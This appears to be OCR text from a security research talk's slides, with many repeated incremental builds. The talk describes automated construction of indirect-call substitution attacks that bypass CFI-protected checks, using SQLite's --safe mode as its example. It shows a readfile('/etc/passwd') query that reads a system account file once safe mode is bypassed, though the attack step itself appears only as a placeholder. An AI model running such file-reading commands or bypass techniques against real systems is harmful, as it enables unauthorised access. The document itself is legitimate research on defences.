  - dynamic target collection
  - security oracle construction
  - automated substitution

Contribution – Automated Sub Attack Construction

- A framework to build Sub attacks automatically
  - dynamic target collection
  - security oracle construction
  - automated substitution

- 22 security oracles, seven applications, 419 attacks

Motivating Example – SQLite Safe Mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3
```

Without safe mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
```

Without safe mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode


Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode



```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Motivating Example – SQLite Safe Mode

Safe mode: block dangerous SQL functions

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

With safe mode

```
$ ./sqlite3
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Without safe mode

```
1 int sqlite3AuthCheck(Parse *pParse, ...)
2   sqlite3 *db = pParse->db;
3   return db->xAuth(db->pAuthArg, ...);
```

Allowed set

{safeModeAuth, idxAuthCallback, …}

```
int safeModeAuth(void *pClientData, ...)
    if (... /* command is not allowed */)
        exit(1);
    return SQLITE_OK;
```

Security check

```
int idxAuthCallback(void *pClientData, ...)
    idxMalloc(&rc, sizeof(IdxWrite));
    return rc;
```

Memory check

Steps for Automated Construction

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback

2. Security impact
   - execute dangerous function

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Bypass safe mode

Steps for Automated Construction

1. Target collection
   - safeModeAuth, idxAuthCallback
2. Security impact
   - execute dangerous function
3. Framework
   - test and verify automatically

```
$ ./sqlite3 --safe
sqlite> SELECT readfile('/etc/passwd');
line 1: cannot use the readfile() function in safe mode
```

Blocked in safe mode

```
$ ./sqlite3 --safe
sqlite> #[perform Sub attack]
sqlite> SELECT readfile('/etc/passwd');
root:x:0:0:root:/root:/bin/bash
bin:x:2:2:bin:/bin:/usr/sbin/nologin
```

Bypass safe mode

Threat Model

Threat Model

- Program contains memory-safety vulnerabilities

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes

- Program defences

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes

- Program defences
  - W⊕X (DEP)

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes


- Program defences
  - W⊕X (DEP)
  - shadow stacks

Threat Model

- Program contains memory-safety vulnerabilities
- Attacker can achieve arbitrary memory reads and writes


- Program defences
  - W⊕X (DEP)
  - shadow stacks
  - fully-precise static CFI

Step 1 – Identify Allowed Targets



Step 1 – Identify Allowed Targets

Static-analyzed? (e.g., TypeDive, TFA, KallGraph)




K. Lu and H. Hu. "Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis." CCS. 2019.
D. Liu, et al. "Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis." USENIX Security. 2024.
G. Li, et al. "Redefining Indirect Call Analysis with KallGraph." IEEE S&P. 2025.

Step 1 – Identify Allowed Targets

Static-analyzed? (e.g., TypeDive, TFA, KallGraph)

fn → {a,b,c,**d,e**}




K. Lu and H. Hu. "Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis." CCS. 2019.
D. Liu, et al. "Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis." USENIX Security. 2024.
G. Li, et al. "Redefining Indirect Call Analysis with KallGraph." IEEE S&P. 2025.

Step 1 – Identify Allowed Targets

Static-analyzed? (e.g., TypeDive, TFA, KallGraph)

fn → {a,b,c,**d,e**}




K. Lu and H. Hu. "Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis." CCS. 2019.
D. Liu, et al. "Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis." USENIX Security. 2024.
G. Li, et al. "Redefining Indirect Call Analysis with KallGraph." IEEE S&P. 2025.

Step 1 – Identify Allowed Targets

Static-analyzed? (e.g., TypeDive, TFA, KallGraph)

fn → {a,b,c,**d,e**}




K. Lu and H. Hu. "Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis." CCS. 2019.
D. Liu, et al. "Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis." USENIX Security. 2024.
G. Li, et al. "Redefining Indirect Call Analysis with KallGraph." IEEE S&P. 2025.

Step 1 – Identify Allowed Targets

X Static-analyzed? (e.g., TypeDive, TFA, KallGraph)

fn → {a,b,c,**d,e**}




K. Lu and H. Hu. "Where Does It Go? Refining Indirect-Call Targets with Multi-Layer Type Analysis." CCS. 2019.
D. Liu, et al. "Improving Indirect-Call Analysis in LLVM with Type and Data-Flow Co-Analysis." USENIX Security. 2024.
G. Li, et al. "Redefining Indirect Call Analysis with KallGraph." IEEE S&P. 2025.

Step 1 – Identify Allowed Targets

X Static-analyzed?

fn → {a,b,c,**d,e**}

Our choice - dynamic collection




Step 1 – Identify Allowed Targets

X Static-analyzed?

fn → {a,b,c,**d,e**}

Our choice - dynamic collection

- use test suites or synthesized inputs
- collect targets from benign executions



Step 1 – Identify Allowed Targets


X Static-analyzed?

fn → {a,b,c,**d,e**}

Our choice - dynamic collection

- use test suites or synthesized inputs
- collect targets from benign executions

fn → {a,



Step 1 – Identify Allowed Targets


X Static-analyzed?

fn → {a,b,c,**d,e**}

Our choice - dynamic collection

- use test suites or synthesized inputs
- collect targets from benign executions

fn → {a,b



Step 1 – Identify Allowed Targets


X Static-analyzed?

fn → {a,b,c,**d,e**}

Our choice - dynamic collection

- use test suites or synthesized inputs
- collect targets from benign executions

fn → {a,b} ⊆ fully-precise static CFI



Step 2 – LLM-assisted Security Oracle Construction

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

The --safe command-line option attempts to disable all features of the CLI that might cause any changes to the host computer other than changes to the specific database file named on the command-line. The idea is that if you receive a large SQL script from an unknown or untrusted source, you can run that script to see what it does without risking an exploit by using the --safe option. The --safe option disables (among other things):

- The .open command, unless the --hexdb option is used or the filename is ":memory:". This prevents the script from reading or writing any database files not named on the original command-line.
- The ATTACH SQL command.
- SQL functions that have potentially harmful side-effects, such as edit(), fts3_tokenizer(), load_extension(), readfile() and writefile().
- The .archive command.
- The .backup and .save commands.
- The .import command.
- The .load command.
- The .log command.
- The .shell and .system commands.
- The .excel, .once and .output commands.
- Other commands that can have deleterious side effects.

Command Line Shell For SQLite https://sqlite.org/cli.html#the_safe_command_line_option

Step 2 – LLM-assisted Security Oracle Construction

22.3. The --safe command-line option

